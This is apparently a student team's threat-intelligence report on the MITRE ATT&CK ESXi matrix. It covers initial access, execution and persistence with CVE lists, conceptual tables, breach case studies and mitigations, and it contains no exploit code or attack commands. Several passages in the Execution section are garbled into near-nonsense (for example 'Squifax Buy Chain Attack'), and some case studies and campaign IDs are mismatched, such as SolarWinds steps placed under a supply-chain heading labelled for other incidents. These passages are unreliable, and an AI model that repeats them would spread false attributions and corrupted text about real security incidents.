

Threat Intel Report on

MITRE ATT&CK® FRAMEWORK

ESXi Platform

(Image Explanation)

By

Team Cyber Nexus

Nitesh Patel - 2050

Sanjay Sharma - 2065

Gaurav Gawade - 2036

Tejas More - 2039

Table of Content

Section No.	Title	MITRE ID
1	Introduction	—
2	The 12 Enterprise Tactics	—
2.1	Initial Access	TA0001
2.2	Execution	TA0002
2.3	Persistence	TA0003
2.4	Privilege Escalation	TA0004
2.5	Defense Evasion	TA0005
2.6	Credential Access	TA0006
2.7	Discovery	TA0007
2.8	Lateral Movement	TA0008
2.9	Collection	TA0009
2.10	Command and Control	TA0011
2.11	Exfiltration	TA0010
2.12	Impact	TA0040

MITRE ATT&CK Framework

Introduction


MITRE ATT&CK Enterprise – ESXi is a specialized part of the MITRE ATT&CK® framework that catalogs adversary tactics, techniques, and procedures (TTPs) observed against VMware ESXi hypervisors. ESXi is a widely used virtualization platform that runs virtual machines in many enterprise environments.

This matrix focuses on real-world attack behaviors against the ESXi hypervisor itself, showing how threat actors gain access, execute code, escalate privileges, evade defenses, and affect virtual systems. It adapts many existing ATT&CK techniques to the ESXi context and includes a few new ones that reflect ESXi-specific tradecraft. Security teams use this matrix for threat modeling, detection tuning, defensive planning, and understanding how adversaries compromise and operate within ESXi environments.

ESXi Attack Lifecycle Flow:



ESXi Matrix(Tactics & Techniques)



1. Initial Access(TA0001)

Overview:

ESXi Security Matrix – Initial Access (TA0001)

MITRE ATT&CK Tactic: Initial Access	Exploit Public-Facing Application (T1190)	Description
Tactic ID: TA0001	<ul style="list-style-type: none">CVE-2021-44228CVE-2021-26855CVE-2023-34362	This tactic represents how attackers may enter systems by abusing exposed services or misused credentials in virtualized environments like ESXi. The focus is on understanding risks to improve security and patching.
Target Platform: VMware ESXi / Virtualized Infrastructure		
	Valid Accounts (T1078) <ul style="list-style-type: none">CVE-2020-1472CVE-2021-42278	

Technical details:

MITRE ATT&CK – Initial Access (TA0001) | Technical Overview (ESXi)

Affected Components	Root Cause	Technical Impact
<ul style="list-style-type: none">VMware ESXi management interfaceWeb-based admin servicesAuthentication mechanismsNetwork-facing services	<ul style="list-style-type: none">Weak or misconfigured authenticationInsufficient input validationExposed management servicesOutdated security configurations	<ul style="list-style-type: none">Unauthorized accessPrivilege escalation riskPotential data exposureLoss of system control






Educational reference based on the MITRE ATT&CK Framework – Defensive Awareness

Attack flow / technique

Technique 1: Exploit Public-Facing Application



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing Application (T1190) & Equifax Breach (C0019)


TECHNIQUE: Exploit Public-Facing Application (T1190)

Adversaries take advantage of weaknesses (vulnerabilities, bugs) in internet-accessible software or services to gain initial access.




REAL-WORLD EXAMPLE: Equifax Breach (C0019)

1. Vulnerability Scanning & Identification



2. Exploitation of Vulnerability



3. Web Shell & Data Exfiltration



KEY TAKEAWAY

Timely patching of public-facing applications is critical. A single unpatched vulnerability can lead to a massive data breach.

MITIGATION STRATEGIES



Patch Management



Web Application Firewall (WAF)




Secure Coding Practices



Network Segmentation

Technique 2: Valid Accounts



Real World Examples:

CYBERSECURITY STUDY NOTE: Valid Accounts (T1078) & 3CX Supply Chain Attack (C0057)

TECHNIQUE: Valid Accounts (T1078)

Adversaries use **existing, legitimate credentials** (usernames, passwords) to **gain initial access, persist, or escalate privileges**. Very stealthy, mimics normal user activity.



REAL-WORLD EXAMPLE: 3CX Supply Chain Attack (C0057)

1. Credential Theft from Personal Device




Attacker compromises employee's personal device. Steals corporate credentials saved in browser.

2. Initial Access via Corporate VPN



Attacker uses stolen, **valid credentials** to log in to corporate network via VPN.

3. Lateral Movement & Malware Planting



Attacker moves laterally from initial access to sensitive build environment, **planting malware** in official software.



KEY TAKEAWAY

Valid Accounts are a powerful, stealthy technique. Even a **simple credential theft** from a **personal device** can lead to a **major supply chain compromise**.

MITIGATION STRATEGIES



MFA (Multi-Factor Authentication)



Password Managers



Monitor for Anomalous Logins

2. Execution(TA0002)

Overview

ESXi Matrix – Execution (TA0002)

MITRE ATT&CK® Tactic: Execution

VMware ESXi / Virtualized Infrastructure

 CVE-2021-21974 Remote code execution risk in ESXi service	 CVE-2020-3992 ESXi service vulnerability enabling command execution
 CVE-2019-5544 Command Injection issue affecting ESXi components	 CVE-2022-31696 Authentication bypass leading to administrative command execution

These vulnerabilities may allow attackers to execute commands on VMware ESXi hosts if systems are not properly secured.

For defensive awareness and security education only. No exploitation steps shown.

Technical details

ESXi ATT&CK Matrix – Execution (TA0002) | Technical Details

1 Affected Components <ul style="list-style-type: none"> ESXi management interface Host operating system services Administrative APIs or automation scripts	Root Cause (Conceptual) <ul style="list-style-type: none">Insufficient input validationOverly permissive administrative accessInadequate authentication or monitoring controls <p>These risks stem from misuse of legitimate functionality, not a software flaw.</p>	Technical Impact (High-Level) <ul style="list-style-type: none">Command or process executionConfiguration changesData access or service disruption <p>These risks stem from misuse of legitimate functionality, not a software flaw.</p>
---	---	---

Simple Conceptual Diagram


```
graph LR; A[Request / Action] --> B[ESXi Processing Logic]; B --> C[System Result]
```

The diagram illustrates the flow of an attack. It starts with a "Request / Action" icon, which points to a central box labeled "ESXi Processing Logic". This box contains the following pseudocode:
if (request is allowed)
 perform system action
else
 deny or log

Educational reference based on the [MITRE ATT&CK Framework](#) – Defensive Awareness

Attack flow / technique

Technique 1: Command and Scripting Interpreter(T1059)



Real World Examples:

CYBERSECURITY STUDY NOTE: Exalid AccoWinds (T1059) & CCX Supply Chain Attack (C0001)

TECHNIQUE: Command and Scripting Interpreter (T1059)

Adversaries use execute commands and scripts (e.g. luogh traschipts to perform movtovemt toq aord exteslv eryctions. Ohless builly Often buillt system utilities.



REAL-WORLD EXAMPLE: Squifax Buy Chain Attack (C0059)

1. Initial Compromise & Personal Device



SolarWinds Build Server



Orion Update

2. Scripted Command Execution (T1059)



Attacker scans for malicious code maliciited coln cubiustis to trusted software update.

3. Data Exfiltration Data Exfiltration



Attacker uses or steal dhal steal data an to seathly to buises asfcoses hidden notement.



KEY TAKEAWAY

Scripts are powerful duwerful, stealthy-use tools. Even a simple credential theft from a oarmsad device ad deas within jor supply diffult.

MITIGATION STRATEGIES



Constrain Scripting Languages (e.g. AppLocker)




Password Managers



Endpoint Detection & Response (e.g. Advanced-File Activity)

Technique 2: ESXi Administration Command(T1675)



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing (T1675) & 3CX Supply Chain Attack (C0019)


TECHNIQUE: ESXI Administration Command (T1675)

Adversaries take execute commands on VMWARE ESXI systems using native native utilities) to manage virtual umilities, configurre t configurre, or depaylaver machine, or deploy/ae maliciius paylyods.



REAL-WORLD EXAMPLE: Royal Ransomware Attack (2022-2023)

1. Initial Access & from Personal Devient



Attacker scangs gain access to network, mre lattetaly to identify saved in browser.

2. Explorating & Comeution (T1675)



Attacker sends explot ESSI commands to shut down to shut down, encrypt, or delete an arbitratl vecte.

2. Ransomware Mavare Pltration



Attacker conencars ste ESSI atseal files on files on virtual virtual disk servers, demaling demanding payment.



KEY TAKEAWAY

ESXI systems are high-value tatgetts. Comprrise ane simply credential theft from a perssional device siluceusly, najts of major business impact.

MITIGATION STRATEGIES



Harden ESXI Configuration




Paswork Managers



Network Secidus ESI Segmentation

CYBERSECURITY AWARENESS - PROTECT YOUR CRENNTARS

Technique 3: Scheduled Task/Job(T1053)



Real World Examples:

CYBERSECURITY STUDY NOTE: Exploit Public-Facing (T1653) & 3CX Supply Chain Attack (C0036)

TECHNIQUE: Scheduled Task/Job (T1053)

Adversaries abuse execute commands on VMWARE ESXI systems using native configures to dunder (cron to cron persist persist a dends ant tihet scres wuit beived full dends normal activity.)

REAL-WORLD EXAMPLE: NotPetya Ransomware Attack (C0023)

The diagram shows the NotPetya Ransomware attack flow in three steps:

- 1. Initial Compromise**: Attacker exploits in vulnerability in accounting software (M.E.Doc.).
- 2. Malicious Scheduled Task**: Attacker uses PsExec and Sechitwar to deliver an NotPetya wiper.
- 3. Encrypt & Spread**: Attacker task triggers, encrypt files task, or goryean shown, clett neluifto vecte.

KEY TAKEAWAY

Scheduled tasks and legitimate tasks are powerful tools for credential theft from a personal or organizational system.

MITIGATION STRATEGIES

- Marden ESXI Configuration
- Endpoint Security
- Network Segmentation

CYBERSECURITY AWARENESS - PROTECT YOUR CREDENTIALS

3. Persistence(TA0003)

Overview

ESXi Matrix – Persistence (TA0003)

MITRE ATT&CK® Tactic: Persistence

VMware ESXi / Virtualized Infrastructure

What is this vulnerability?

Persistence vulnerabilities allow attackers to stay connected to an ESXi system for a long time, even after restarts, updates, or password changes.

Where does it appear?


In VMware ESXi environments, persistence commonly appears through user accounts, startup or configuration files, scheduled tasks, and server components that can be modified to automatically run or remain active in the background. These weaknesses are typically abused after initial access to ensure ongoing control of the virtualized infrastructure.

Representative CVEs (Awareness Only)

- CVE-2021-42278
- CVE-2019-1069
- CVE-2020-0688
- CVE-2021-34473

Technical details


ESXi ATT&CK Matrix – Persistence (TA0003) | Technical Details

Affected Components	Root Cause
 ESXi management interfaces Administrative workflows	<p>Persistence risks may arise from:</p> <ul style="list-style-type: none">Overly permissive configuration settingsInsufficient authentication or authorization controlsLimited validation of administrative changesInadequate logging or monitoring of long-term system behavior <p>This represents misuse of legitimate functionality, not a software defect.</p>
Technical Impact	Simple Conceptual Diagram
 Continued access across reboots  Repeated system actions over time	<pre>if (configuration is allowed) retain setting across restarts else reject or log change</pre>
 Configuration integrity changes  Availability or security posture impact	

Educational reference based on the [MITRE ATT&CK Framework](#) – Defensive Awareness

Attack flow / technique

Technique1: Account Manipulation(T1098)



Real World Example:

CYBERSECURITY STUDY NOTE: Account Manipulation (T1098) & Target Breach (C001)

TECHNIQUE: Account Manipulation (T1098)
Adversaries modify user accounts, including credentials or permissions, to maintain persistent privileges. Often involves creating new accounts, changing passwords, or altering group memberships.

REAL-WORLD EXAMPLE: Target Breach (C0001)

- Initial Compromise**: Attacker compromises vendor's network (HVAC company) via phishing.
- Credential Theft & Account Manipulation (T1098)**: Steals vendor credentials; creates and privileges for a new, hidden account in Target's system.
- Lateral Movement & Data Exfiltration**: Using manipulated account, attacker moves through Target's network and steals credit card data.


KEY TAKEAWAY: Account manipulation provides stealthy, persistent access. Even third-party vendor access, sought for major breaches.

MITIGATION STRATEGIES
The techniques used in this study note can be leveraged for major breaches.

Mitigation icons: Multi-Factor Authentication, Principle of Least Privilege, Audit & Monitor Logs.

CYBERSECURITY AWARENESS - SECURE YOUR ACCOUNTS

Technique 2 : Boot or Logon Initialization Scripts(T1037)



Real World Example:

BOOT OR LOGON INITIALIZATION SCRIPTS (T1037)

What is it?

 Malicious scripts executed during system startup (boot) or logon or user to maintain persistence or elevate privileges.

How it Works:

 Scripts added to startup folders, registry keys, or other system initialization points. Run automatically by the OS.

Common Locations (Windows):



- Startup Folder: "shell:startup"
- Run Keys (Registry): HKLM\Software\.....\Run
- Group Policy: Startup/Logon Scripts
- Scheduled Tasks: Triggered at boot/logon

User → Workstation → Domain Controller

Real-World Example (Hypothetical)

Malware modifies Group Policy on Domain Controller. A logon script is pushed to all user workstations. Script runs invisibly, collecting user credentials and sending to remote attacker server every login.



Goal: Maintain access, spread laterally, steal data.

Technique 3: Compromise Host Software Binary(T1554)

